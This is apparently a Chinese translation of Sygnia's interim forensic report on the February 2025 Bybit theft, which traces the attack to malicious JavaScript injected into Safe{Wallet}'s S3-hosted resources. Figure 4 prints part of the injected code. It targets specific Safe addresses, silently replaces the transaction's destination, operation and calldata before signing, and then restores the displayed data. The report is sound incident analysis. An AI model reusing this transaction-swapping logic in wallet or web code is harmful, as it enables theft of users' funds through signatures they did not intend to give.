SYGNIA

2025 年 2 月

拜比特

中期调查报告

内容

1 背景

2025 年 2 月 21 日星期五,Bybit 检测到涉及其一个 ETH 冷钱包的未经授权活动。事件发生时,一笔 ETH 多重签名交易通过 Safe{Wallet} 从冷钱包转移到热钱包,在此期间,威胁行为者介入并操纵了交易。威胁行为者设法控制了受影响的冷钱包,并将其资产转移到他们控制的钱包中。

Bybit 委托 Sygnia 进行法医调查,确定攻击的根本原因,目的是确定攻击的来源和范围,并减轻当前和未来的风险。

1.1 主要发现

到目前为止,法医调查突出了以下发现:

- 对用于启动和签署交易的所有主机进行取证调查,发现恶意 JavaScript 代码被注入到由 Safe{Wallet} 的 AWS S3 存储桶提供的资源中。
- 资源修改时间和公开可用的网络历史档案表明恶意代码直接注入到 Safe{Wallet} 的 AWS S3 存储桶中。
- 对注入的 JavaScript 代码的初步分析表明,其主要目的是操纵交易,在交易过程中有效改变交易内容签署流程。
- 此外,对注入的 JavaScript 代码的分析还发现了一个激活该条件仅当交易源与两个合约地址之一匹配时执行:Bybit 的合约地址和当前未识别的合约地址,可能与威胁行为者控制的测试合约有关。
- 恶意交易执行并发布两分钟后,新版本的 JavaScript 资源被上传到 Safe{Wallet} 的 AWS S3 存储桶。这些更新版本已删除恶意代码。
- 重点初步调查结果表明,此次攻击源自 Safe{Wallet} 的 AWS基础设施。
- 到目前为止,取证调查尚未发现 Bybit 的任何泄露基础设施。

2 技术发现

在对用于发起和签署交易的主机进行取证调查时发现了以下发现。

2.1 Chrome 浏览器缓存

Chrome 浏览器缓存文件的取证分析发现,缓存文件包含 JavaScript 资源,这些资源是在所有三个签名者的主机上进行交易签名时创建的。

图 1:显示 Chrome 缓存文件中标识的 JavaScript 资源的代码片段

缓存文件的内容突出显示,2025 年 2 月 21 日从 Safe{Wallet} 的 AWS S3 存储桶提供的资源最后一次修改是在 2025 年 2 月 19 日,即恶意交易发生前两天。

图 2:JavaScript 资源缓存中的代码片段,显示了文件的标题

2.2 恶意 JavaScript 注入

Chrome 浏览器工件中发现的 JavaScript 代码内容揭示了威胁行为者引入的恶意修改。对注入代码的初步分析表明,该代码旨在修改交易内容。

对注入代码的进一步分析发现了一个激活条件,该条件仅当交易源与两个合约地址之一匹配时才执行:Bybit 的合约地址

以及一个未知的合约地址,可能与威胁行为者有关。




图 3:BeyondCompare 的代码片段展示了 Chrome 浏览工件中提取的 JavaScript 文件与该文件的当前版本之间的比较。


```
let st = a;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cb == true) {
    location.href = location.href;
}
if (cf == true && se.data.operation == 0) {
    const td = structuredClone(se.data);
    se.data.to = ta;
    se.data.operation = op;
    se.data.data = da;
    se.data.value = vl;
    se.data.safeTxGas = sga;
    try {
        const r = await sd.signTransaction(se, st);
        r.data = td;
        se.data = td;
        return r;
    } catch (n) {
        se.data = td;
```

图 4:注入 JavaScript 资源的恶意代码的美化代码片段。

2.3 SAFE{WALLET} AWS S3 存储桶当前状态

Safe{Wallet} 当前通过其 AWS S3 存储桶提供的资源不包含 Chrome 缓存文件中识别的恶意代码。


调查发现,AWS S3 存储桶中的 JavaScript 资源在 2025 年 2 月 21 日 14:15:13 和 14:15:32 UTC 时间被修改　大约在恶意交易执行后两分钟。



Response headers

age	111
content-encoding	gzip
content-type	application/javascript
date	Mon, 24 Feb 2025 18:09:04 GMT
etag	W/"1843238e5ebfd65299df250e0b4346f0"
last-modified	Fri, 21 Feb 2025 14:15:13 GMT
referrer-policy	strict-origin-when-cross-origin
server	AmazonS3
strict-transport-security	max-age=31536000
vary	Accept-Encoding
via	1.1 d9523e44e96d2539081596bb1d268d44.cloudfront.net (CloudFront)
x-amz-cf-id	lkRaxHETWvIt4RjK3iHtA5cAmE0OrwZSIZYZpGfUWslrLnahIAdopQ==
x-amz-cf-pop	FRA56-P3
x-cache	Hit from cloudfront
x-content-type-options	nosniff
x-frame-options	SAMEORIGIN
x-xss-protection	1; mode=block

图 5:URLScan 的代码片段显示了第一个修改后的 JavaScript 的响应标头。



Response headers

content-encoding	gzip
content-type	application/javascript
date	Mon, 24 Feb 2025 20:11:04 GMT
etag	W/"98303ede11d912877ca7c83e8db9b4a7"
last-modified	Fri, 21 Feb 2025 14:15:32 GMT
referrer-policy	strict-origin-when-cross-origin
server	AmazonS3
strict-transport-security	max-age=31536000
vary	Accept-Encoding
via	1.1 560ae23eb11e8a754d4876989783ad5e.cloudfront.net (CloudFront)
x-amz-cf-id	vXyVUPjQ1AyIMoABazyVxIle3ttk-JS9V1ITGwj6197-IFhXvDUMEQ==
x-amz-cf-pop	EWR53-P1
x-amz-version-id	null
x-cache	RefreshHit from cloudfront
x-content-type-options	nosniff
x-frame-options	SAMEORIGIN
x-xss-protection	1; mode=block

图 6:URLScan 的代码片段显示了第二个修改后的 JavaScript 的响应标头。

2.4 安全{钱包}互联网档案

使用公共网络档案对 Safe{Wallet} 资源进行进一步分析,发现了2025 年 2 月 19 日拍摄的Safe{Wallet} JavaScript 资源的两个快照。审查这些快照后发现,第一个快照包含原始的合法 Safe {Wallet}代码,而第二个快照包含带有恶意 JavaScript 代码的资源。这进一步表明,创建恶意交易的恶意代码直接源自 Safe {Wallet} 的AWS 基础设施。




图 7:来自 web.archive.org 的代码片段,显示了 JavaScript 资源的存档条目。




图 8:来自 web.archive.org 的代码片段显示了嵌入在 JavaScript 资源中的恶意代码。

3 结论

对三位签名者主机的取证调查表明,攻击的根本原因是源自 Safe{Wallet} 基础设施的恶意代码。

没有发现 Bybit 基础设施内存在任何受到损害的迹象。
调查仍在进行中,以进一步证实调查结果。